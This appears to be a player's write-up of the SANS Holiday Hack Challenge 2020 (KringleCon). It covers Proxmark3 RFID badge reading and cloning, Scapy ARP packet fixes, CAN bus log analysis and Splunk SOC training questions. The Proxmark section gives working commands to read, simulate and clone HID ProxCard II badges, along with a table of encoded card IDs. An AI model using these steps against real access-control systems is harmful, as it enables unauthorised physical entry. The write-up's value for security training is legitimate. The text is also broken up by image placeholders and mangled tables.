
Clicking on it doesn't seem to do anything. It looks like it's a card reader, but we don't have a card. Hmm... Let's exit the Workshop through the door in the rear of the Workshop.



Now we are in the wrapping room. There is something on the floor by the door.




Let's pick it up.



It's a rubber ball. There is another item on the floor.



Pick it up.



Oh my gosh! It's a Proxmark3! It works too, because you can open the Proxmark CLI tool:

```
PM3
* Iceman *
* bleeding edge
https://github.com/rfidresearchgroup/proxmark3/
[=] Session log /home/elf/.proxmark3/logs/log_20201227.txt
[=] Creating initial preferences file
[=] Saving preferences...
[+] saved to json file /home/elf/.proxmark3/preferences.json

[ Proxmark3 RFID instrument ]

[ CLIENT ]
client: RRG/Iceman/master/v4.9237-2066-g3de856045 2020-11-25 16:29:31
compiled with GCC 7.5.0 OS:Linux ARCH:x86_64

[ PROXMARK3 ]
firmware..... PM3RDV4
external flash..... present
smartcard reader..... present
FPC USART for BT add-on... absent

[ ARM ]
LF image built for 2s30vq100 on 2020-07-08 at 23: 8: 7
HF image built for 2s30vq100 on 2020-07-08 at 23: 8:19
HF FeliCa image built for 2s30vq100 on 2020-07-08 at 23: 8:30

[ Hardware ]
--- uC: AT91SAM7S512 Rev B
```

This clearly will come in handy. Let's talk to Noel Boetie to see if he knows anything about it.



Noel Boetie 3:24PM
I'm Noel Boetie. Welcome to the Wrapping Room!
We wrap presents and tag them for delivery here.
Unfortunately, the tag generator is acting up.
I'm hoping Santa can give me a hand nailing down that flaw.

Wrapped gifts need tags, so let's help out. But when we try to get into the tag generator, we get an error message telling us that the Tag Generator is only for Santa and select wrapping engineer elves only. How can we somehow impersonate one of those elves?

Let's learn a little about HID cards to see if that will help us with this challenge:



HID ProxCard II Read and Simulate

- No Protection against cloning attacks
- Read event against card with Proxmark is sufficient to clone and replay facility and card ID values

```
[usb] pm3 --> lf hid read
[+] [H10301] - HID H10301 26-bit; FC: 149
CN: 64899 parity: valid
[=] raw: 0000000000000024012bfb06

[usb] pm3 --> lf hid sim -r 24012bfb06
[=] Simulating HID tag using raw 24012bfb06
[=] Press pm3-button to abort simulation
```

Clone HID ProxCard

- Standard HID ProxCard II tags are not writable: Facility/ID code cannot be changed
- Third-party "magic" writable cards
- Not typically sold in the US, available overseas
- eBay, Amazon: "writable t5557 RFID"

```
[usb] pm3 --> lf search
...<trimmed for brevity>...
[=] Checking for known tags...
[+] [H10301] - HID H10301 26-bit; FC: 149 CN: 64899 parity: valid
[=] raw: 0000000000000024012bfb06

[usb] pm3 --> lf hid clone 24012bfb06
[=] Preparing to clone HID tag with ID 24012bfb06
```

Hmmm... If Noel has a card with access rights, maybe we can read his card, then replay it to the machine. Let's try out the proxmark.

```
[magicdust] pm3 --> lf hid read
#db# TAG ID: 2006e22f08 (6020) - Format Len: 26 bit - FC: 113 - Card: 6020
[magicdust] pm3 --> lf hid sim -r 2006e22f08
[=] Simulating HID tag using raw 2006e22f08
[=] Stopping simulation after 10 seconds.
[=] Done
[magicdust] pm3 --> ■
```

```
magicdust] pm3 --> lf hid read
#db# TAG ID: 2006e22f08 (6020) - Format Len: 26 bit - FC: 113 - Card: 6020
[magicdust] pm3 --> lf hid sim -r 2006e22f08
[=] Simulating HID tag using raw 2006e22f08
[=] Stopping simulation after 10 seconds.
[=] Done
[magicdust] pm3 -->
```

So Noel's card is FC 113 CN 6020. Let's replay, then quickly click on the terminal to see if it lets us in.

After trying it, it doesn't seem to let us in. Let's leave the wrapping room.

Standing next to Minty Candycane doesn't produce a card read. Maybe Minty doesn't have one. Let's go over to the door and try Noel's card data on the card reader. Nope – it doesn't work there either *[Author's note – at this point I thought that the proxmark was telling me I had to get out of the app and click on the door within 10 seconds – I didn't realize that I had to wait for the terminal to give me a response and that leaving the app early kept this from working]*.

Let's walk around and harvest some cards that we might use later.

Standing next to Name	FC	Card Number	Raw Data
Noel Boetie	113	6020	2006e22f08
Minty Candycane	(none)		
Lobby Santa	(none)		
Sparkle Redberry	113	6022	2006e22f0d
Ginger Breddie	113	6022	2006e22f0d
Piney Sappington	(none)		
Ribb Bonbowford	(none)		
Holly Evergreen	113	6024	2006e22f10
Fitzy Shortstack	(none)		
Angel Candysalt	113	6040	2006e22f31
Sugarplum Mary	(none)		
Courtyard Jack Frost	(none)		
Bubble Lightington	(none)		
Entry Santa	(none)		
Pepper Minstix	(none)		
Jewel Loggins	(none)		
Shinny Upatree	113	6025	2006e22f13
Jingle Ringford	(none)		
3 French Hens	(none)		
Chimney Scissorsticks	(none)		

Bow Ninecandle	113	6023	2006e22f0e
Talks Lobby Jack Frost	(none)		
Bushy Evergreen	(none)		
Marcel Nougat	(none)		
Tangle Coalbox	(none)		
Alabaster Snowball	(none)		

Using the wiegand encode command, we can create a data table for all theoretical card configurations.

```
[magicdust] pm3 --> wiegand encode --help
Encode wiegand formatted number to raw hex

usage:
  wiegand encode [-h] [--fc <dec>] --cn <dec> [--issue <dec>] [--oem <dec>] -w <format>

options:
  -h, --help                  This help
  --fc <dec>                  facility number
  --cn <dec>                  card number
  --issue <dec>                issue level
  --oem <dec>                 OEM code
  -w, --wiegand <format>      see `wiegand list` for available formats

examples/notes:
  wiegand encode -w H10301 --fc 101 --cn 1337

[magicdust] pm3 --> wiegand encode -w H10301 --fc 113 --cn 6020
[+] Encoded wiegand: 2006E22F08
[magicdust] pm3 --> █
```

FC	CN	Raw data
113	6000	2006E22EE1
113	6001	2006E22EE2
113	6002	2006E22EE4
113	6003	2006E22EE7
113	6004	2006E22EE8
113	6005	2006E22EEB
113	6006	2006E22EED
113	6007	2006E22EEE
113	6008	2006E22EF0
113	6009	2006E22EF3
113	6010	2006E22EF5
113	6011	2006E22EF6
113	6012	2006E22EF9
113	6013	2006E22EFA
113	6014	2006E22EFC
113	6015	2006E22EFF
113	6016	2006E22F01
113	6017	2006E22F02
113	6018	2006E22F04

113	6019	2006E22F07
113	6020	2006E22F08
113	6021	2006E22F0B
113	6022	2006E22F0D
113	6023	2006E22F0E
113	6024	2006E22F10
113	6025	2006E22F13
113	6026	2006E22F15
113	6027	2006E22F16
113	6028	2006E22F19
113	6029	2006E22F1A
113	6030	2006E22F1C

Example use:

```
lf hid sim -r 2006e22f08
```

or use:

```
lf hid sim -w H10301 --fc 113 --cn 6040
```

None of these work, either at the door, or at the tag generator **[Author's note – again, because I didn't realize yet that you weren't supposed to leave the terminal]**.

As we might be missing something, we'll go the Netwars floor, because we haven't been there yet.



Let's talk to Alabaster Snowball.

A Alabaster Snowball 2:21PM
Welcome to the roof! Alabaster Snowball here.
I'm watching some elves play NetWars!
Feel free to try out our Scapy Present Packet Prepper!
If you get stuck, you can `help()` to see how to get tasks and hints.



Let's try out the Scapy Present Packet Prepper.

```
PRESENT PREP  
PREP  
(Packets prepared with scapy)  
Type "yes" to begin. yes  
HELP MENU:  
'help()' prints the present packet scapy help.  
'help_menu()' prints the present packet scapy help.  
'task.get()' prints the current task to be solved.  
'task.task()' prints the current task to be solved.  
'task.help()' prints help on how to complete your task  
'task.submit(answer)' submit an answer to the current task  
'task.answered()' print through all successfully answered.  
>>> task.get()  
Welcome to the "Present Packet Prepper" interface! The North Pole could use your help preparing present packets for shipment.  
Start by running the task.submit() function passing in a string argument of 'start'.  
Type task.help() for help on this question.  
>>> [F4] Emacs 1/1 [F3] History [F6] Paste mode [F2] Menu - CPython 3.6.9
```

After some packet education, I was able to complete the prepper.

The three fields in ARP_PACKETS[1][ARP] that are incorrect are op, hwsr, and hwdst. A sample ARP pcap can be referenced at <https://www.cloudshark.org/captures/e4d6ea732135>. You can run the "reset_arp()" function to reset the ARP packets back to their original form.

```
>>> reset_arp()

>>> ARP_PACKETS[0]
<Ether dst=ff:ff:ff:ff:ff:ff src=00:16:ce:6e:8b:24 type=ARP |<ARP hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=who-has hwsr=00:16:ce:6e:8b:24 psrc=192.168.0.114 hwdst=00:00:00:00:00:00 pdst=192.168.0.1 |>>

>>> ARP_PACKETS[1]
<Ether dst=00:16:ce:6e:8b:24 src=00:13:46:0b:22:ba type=ARP |<ARP hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=None hwsr=ff:ff:ff:ff:ff:ff psrc=192.168.0.1 hwdst=ff:ff:ff:ff:ff:ff pdst=192.168.0.114 |<Padding load='\xc0\x80\x00' |>>>

>>> ARP_PACKETS[1][ARP].hwdst="00:16:ce:6e:8b:24"
>>> ARP_PACKETS[1][ARP].hwsr="00:13:46:0b:22:ba"
>>> ARP_PACKETS[1][ARP].op=2
>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!
```

Congratulations, all pretty present packets properly prepared for processing!

```
>>> █
```

[F4] Emacs 90/90 [F3] History [F6] Paste mode

[F2] Menu – CPython 3.6.9

You have completed the Scapy Practice challenge!  [Tweet This!](#)

Talk to Alabaster again.

 **Alabaster Snowball** 3:41PM
Great job! Thanks!
Those skills might be useful to you later on!
I've been trying those skills out myself on this other terminal.
I'm pretty sure I can use `tcpdump` to sniff some packets.
Then I'm going to try a machine-in-the-middle attack.
Next, I'll spoof a DNS response to point the host to my terminal.
Then I want to respond to its HTTP request with something I'll cook up.
I'm almost there, but I can't quite get it. I could use some help!
For privacy reasons though, I can't let you access this other terminal.
I do plan to ask Santa for a hand with it next time he's nearby, though.




Let's try to get into the terminal to see if it also needs special access.




Yes – confirmed – for privacy reasons we can't get into the terminal. But given Alabaster's clue, maybe Santa has access. We see Jack Frost again. Let's talk to him.



Not much to say. Let's wander over to Wunorse Openslae.



Before looking at the CAN bus log, let's watch Chris Elgee's talk.



Now let's give it a try.

Welcome to the CAN bus terminal challenge!

In your home folder, there's a CAN bus capture from Santa's sleigh. Some of the data has been cleaned up, so don't worry - it isn't too noisy. What you will see is a record of the engine idling up and down. Also in the data are a **LOCK** signal, an **UNLOCK** signal, and one more **LOCK**. Can you find the **UNLOCK**? We'd like to encode another key mechanism.

Find the decimal portion of the timestamp of the UNLOCK code in candump.log and submit it to ./runtoanswer! (e.g., if the timestamp is 123456.112233, please submit 112233)

elf@0b6b78c25b75:~\$

Looking at the data, it looks like there are three columns of data. A timestamp, followed by some type of type field, followed by data:

```
elf@0b6b78c25b75:~$ head -n 10 candump.log
(1608926660.800530) vcan0 244#0000000116
(1608926660.812774) vcan0 244#00000001D3
(1608926660.826327) vcan0 244#00000001A6
```

```
(1608926660.839338) vcan0 244#00000001A3
(1608926660.852786) vcan0 244#00000001B4
(1608926660.866754) vcan0 244#000000018E
(1608926660.879825) vcan0 244#000000015F
(1608926660.892934) vcan0 244#0000000103
(1608926660.904816) vcan0 244#0000000181
(1608926660.920799) vcan0 244#000000015F
elf@0b6b78c25b75:~$
```

Let's extract the type field, then count the unique values of it.

```
elf@0b6b78c25b75:~$ cat candump.log | awk '{print $2 ;}' | uniq -c
 1369 vcan0
elf@0b6b78c25b75:~$
```

Looks like they are all the same. Now let's look at the data field. The format appears to be "nnn#hhhhhhhh".

Let's use the same technique and analyze the three-digit number field.

```
elf@0b6b78c25b75:~$ cat candump.log | awk '{print $3 ;}' | awk -F '#' '{print $1 ;}' | sort | 
uniq -c
 35 188
   3 19B
 1331 244
elf@0b6b78c25b75:~$
```

We are looking for a LOCK, and UNLOCK, then another LOCK. The first three digits must represent the device or destination code. We see three occurrences of "19B", so that must be it. Let's dump those.

```
elf@0b6b78c25b75:~$ grep '19B#' candump.log
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#0000F000000
(1608926674.092148) vcan0 19B#000000000000
elf@0b6b78c25b75:~$
```

So "000000000000" must be the LOCK command, and "0000F000000" must be the UNLOCK.

```
elf@0b6b78c25b75:~$ ls -l
total 516
-rwxr-xr-x 1 root root 56065 Dec  5 00:00 candump.log
-rws--x--x 1 root root 469136 Dec  5 00:00 runtoanswer
elf@0b6b78c25b75:~$ ./runtoanswer 122520
Your answer: 122520

Checking....
Your answer is correct!
elf@0b6b78c25b75:~$
```

Let's talk to Wunhorse again.

W Wunorse Openslae 4:51PM
Great work! You found the code!
I wonder if I can use this knowledge to work out some kind of universal unlocker...
... to be used only with permission, of course!
Say, do you have any thoughts on what might fix Santa's sleigh?
Turns out: Santa's sleigh uses a variation of CAN bus that we call CAN-D bus.
And there's something naughty going on in that CAN-D bus.
The brakes seem to shudder when I put some pressure on them, and the doors are acting oddly.
I'm pretty sure we need to filter out naughty CAN-D-ID codes.
There might even be some valid IDs with invalid data bytes.
For security reasons, only Santa is allowed access to the sled and its CAN-D bus.
I'll hit him up next time he's nearby.




Let's check out the sleigh.



Sure enough, we can't access it – need Santa. Fortunately, looking at the ground next to the sleigh, we see the yellow-colored lightbulb we need to reach Santa's office.




Grab it.



Back to the Santavator to install the yellow bulb. After some serious manipulation of our collection of items, we get the plasma flowing to all of the necessary inputs.



Now all buttons are operational.



Head to Santa's office.

Shoot. Now we have a fingerprint reader to solve to get in.



Let's go back to the Workshop and open the HID lock on the door – try harder with the proxmark device.

```
[+] Done
[magicdust] pm3 --> lf hid sim -w H10301 --fc 113 --cn 6023
[=] Simulating HID tag
[+] [H10301] - HID H10301 26-bit; FC: 113  CN: 6023    parity: valid
[=] Stopping simulation after 10 seconds.
```

Got it! This is Bow Ninecandle's card. I think I was "closing" the terminal window prematurely in my other attempts. **[Author's note – yes, yes you were]**

Now we are in a dark room called "???".



Something odd is on the floor:




Walking in front of the glowing dots seems to transport me back to the Entryway.



I don't see myself, and Santa looks a little different. He has a snowflake belt buckle.

After some experimentation ***I discover that Santa is actually me!***

Looking at my objectives, I have achieved the Open HID Lock objective, and now I have a bunch more to work on.



Plus I have a Kringlecon Black Badge!



Several of the next challenges are items that I failed to access. Maybe I can do that now that I am "Santa".

I also have a new Teleport Power:



Time to go to try the Splunk Objective in the Great Room:

A Angel Candysalt 6:52PM
 Hey Santa, there's some crazy stuff going on that we can see through our Splunk Infrastructure.
 You better login and see what's up.

Clicking on the Splunk terminal launches Splunk Enterprise, and I am logged in as Kris Kringle.

Santa's SOC Challenge

1. Your goal is to answer the **Challenge Question**. You will include the answer to this question in your HHC write-up!

2. Work your way through the training questions. Each one will help you get closer to answering the Challenge Question.

3. Characters in the KringleCon SOC Secure Chat are there to help you. If you see a blinking red dot ● next to a character, click on them and read the chat history to learn what they have to teach you! And don't forget to scroll up in the chat history!

4. To search the SOC data, just click the [Search](#) link in the navigation bar in the upper left hand corner of the page.

5. This challenge is best enjoyed on a laptop or desktop computer with screen width of 1600 pixels or more.

6. **WARNING** This is a defensive challenge. Do not attack this system, Splunk, Splunk apps, or back-end APIs. Thank you!

Training Questions

1. How many distinct MITRE ATT&CK techniques did Alice emulate?
2. Locked
3. Locked
4. Locked
5. Locked
6. Locked

Status

Challenge Question

What is the name of the adversary group that Santa feared would attack KringleCon?

Training Questions


1. How many distinct MITRE ATT&CK techniques did Alice emulate?
2. Locked
3. Locked
4. Locked
5. Locked
6. Locked
7. Locked

Status


Welcome Message

Training question #1 – How many distinct MITRE ATT&CK techniques did Alice emulate?

Start by watching the talk "Emulating the Adversary".




According to our presentation, ATT&CK simulations are organized in indexes that map to the Atomic Red Team codes. Let's search across all indexes that start with the letter "T".




The screenshot shows the Splunk Enterprise search interface. The search bar contains the command: `1 | metasearch index="t*" 2 | top 30 index`. The results summary indicates `303,646 events` from `(11/30/20 5:54:16.000 PM to 12/29/20 3:04)`. The **Statistics (25)** tab is selected. The results table lists index names, with the following data visible:


index
1 t1033-main
2 t1033-win
3 t1057-win
4 t1059.003-main
5 t1059.003-win
6 t1059.005-main
7 t1059.005-win

We need to look at just the unique portions of the index names, which are the first five characters. Eyeballing it, there are **13** unique sets.



Training Questions	Status
1. How many distinct MITRE ATT&CK techniques did Alice emulate?	 13
2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)	

Next question.



2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

Modifying the search from question 1, we have this:

New Search

1 | metasearch index="t1059*"

✓ 41,113 events (11/30/20 7:35:55.000 PM to 12/29/20 3:16:24.000 PM) No Event Sampling ▾

Events (41,113) Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

index

4 Values, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
t1059.005-win	18,852	45.854%
t1059.003-win	18,519	45.044%
t1059.003-main	1,984	4.826%
t1059.005-main	1,758	4.276%

INTERESTING FIELDS

a host 3
a source 12
a sourcetype 11
a splunk_server 1

+ Extract New Fields

2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)



t1059.003-main t1059.003-win

Next question.

3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

Reviewing the Atomic Red Team site, "System Information Discovery" is T1082, and "Windows MachineGUID Discovery" is Atomic Test #8.

Atomic Test #8 - Windows MachineGUID Discovery

Identify the Windows MachineGUID value for a system. Upon execution, the machine GUID will be displayed from registry.

Supported Platforms: Windows

Attack Commands: Run with `command_prompt` !

```
REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid
```

3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?



HKEY_LOCAL_MACHINE\SOFT...

Next question.

4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

OSTAP refers to a Jscript downloader. Possible categories are T1105 and T1204.

Use this search:

```
index="attack"
| regex _raw="OSTAP"
| sort +_time
```

New Search

```
1 index="attack"
2 | regex _raw="OSTAP"
3 | sort +_time
```

✓ 3 events (11/30/20 4:46:26.000 PM to 12/29/20 4:47:50.000 PM) No Event Sampling ▾

Events (3) Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

	Table ▾	Format	50 Per Page ▾																								
◀ Hide Fields	☰ All Fields	<table border="1"><thead><tr><th>i</th><th>_time</th><th>Test Name</th><th>Technique</th><th>Execution Time _UTC</th><th>time</th></tr></thead><tbody><tr><td>></td><td>1 11/30/20 5:44:15.000 PM</td><td>OSTAP</td><td>T1105</td><td>2020-11-30T17:44:15Z</td><td>1</td></tr><tr><td>></td><td>2 11/30/20 8:01:36.000 PM</td><td>OSTAP</td><td>T1105</td><td>2020-11-30T20:01:36Z</td><td>1</td></tr><tr><td>></td><td>3 11/30/20 8:59:11.000 PM</td><td>OSTAP JS</td><td>T1204.002</td><td>2020-11-30T20:59:11Z</td><td>1</td></tr></tbody></table>	i	_time	Test Name	Technique	Execution Time _UTC	time	>	1 11/30/20 5:44:15.000 PM	OSTAP	T1105	2020-11-30T17:44:15Z	1	>	2 11/30/20 8:01:36.000 PM	OSTAP	T1105	2020-11-30T20:01:36Z	1	>	3 11/30/20 8:59:11.000 PM	OSTAP JS	T1204.002	2020-11-30T20:59:11Z	1	
i	_time	Test Name	Technique	Execution Time _UTC	time																						
>	1 11/30/20 5:44:15.000 PM	OSTAP	T1105	2020-11-30T17:44:15Z	1																						
>	2 11/30/20 8:01:36.000 PM	OSTAP	T1105	2020-11-30T20:01:36Z	1																						
>	3 11/30/20 8:59:11.000 PM	OSTAP JS	T1204.002	2020-11-30T20:59:11Z	1																						

SELECTED FIELDS

```
# date_hour 2
# date_mday 1
# date_minute 3
a date_month 1
# date_second 3
a date_wday 1
# date_year 1
# date_zone 1
a Execution Time _UTC 3
a field1 3
a index 1
```

4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)



2020-11-30T17:44:15Z

Next question.

5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

Looking at frgnca's github repository, we see this as a likely tool to run:
<https://github.com/frgnca/AudioDeviceCmdlets>

Use this search:

```
index="t*" AND EventCode=1 AND CommandLine="*Audio*"
```

New Search

```
| index="t*" AND EventCode=1 AND CommandLine="*Audio*"
```

✓ 2 events (11/30/20 5:54:16.000 PM to 12/29/20 6:24:37.000 PM) No Event Sampling ▾

Events (2) Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

Table ▾				
i		_time	CommandLine	ProcessId
> 1		11/30/20 7:25:14.000 PM	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command WindowsAudioDevice-Powershell-Cmdlet	1664
> 2		11/30/20 7:25:14.000 PM	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & (powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet)	3648

SELECTED FIELDS
a CommandLine 2
EventCode 1
a eventtype 3
a index 1
a ParentCommandLine 2
ParentProcessId 2
a ProcessID 1
a processid 2

5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?



3648

Next question.

6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

Look for tests in T1547.001 Registry Run Keys / Startup Folder

Use this search:

```
index="T1547.001*" AND CommandLine="*bat*"  
| sort +_time
```

New Search																																																																																																														
<input type="text" value="index='T1547_001*' AND CommandLine='*bat*'"/> Save As ▾ Create Table View Close																																																																																																														
All time ▾																																																																																																														
Job ▾																																																																																																														
Smart Mode ▾																																																																																																														
Events (5) Statistics Visualization																																																																																																														
Format Timeline ▾ Table ▾ Format 50 Per Page ▾																																																																																																														
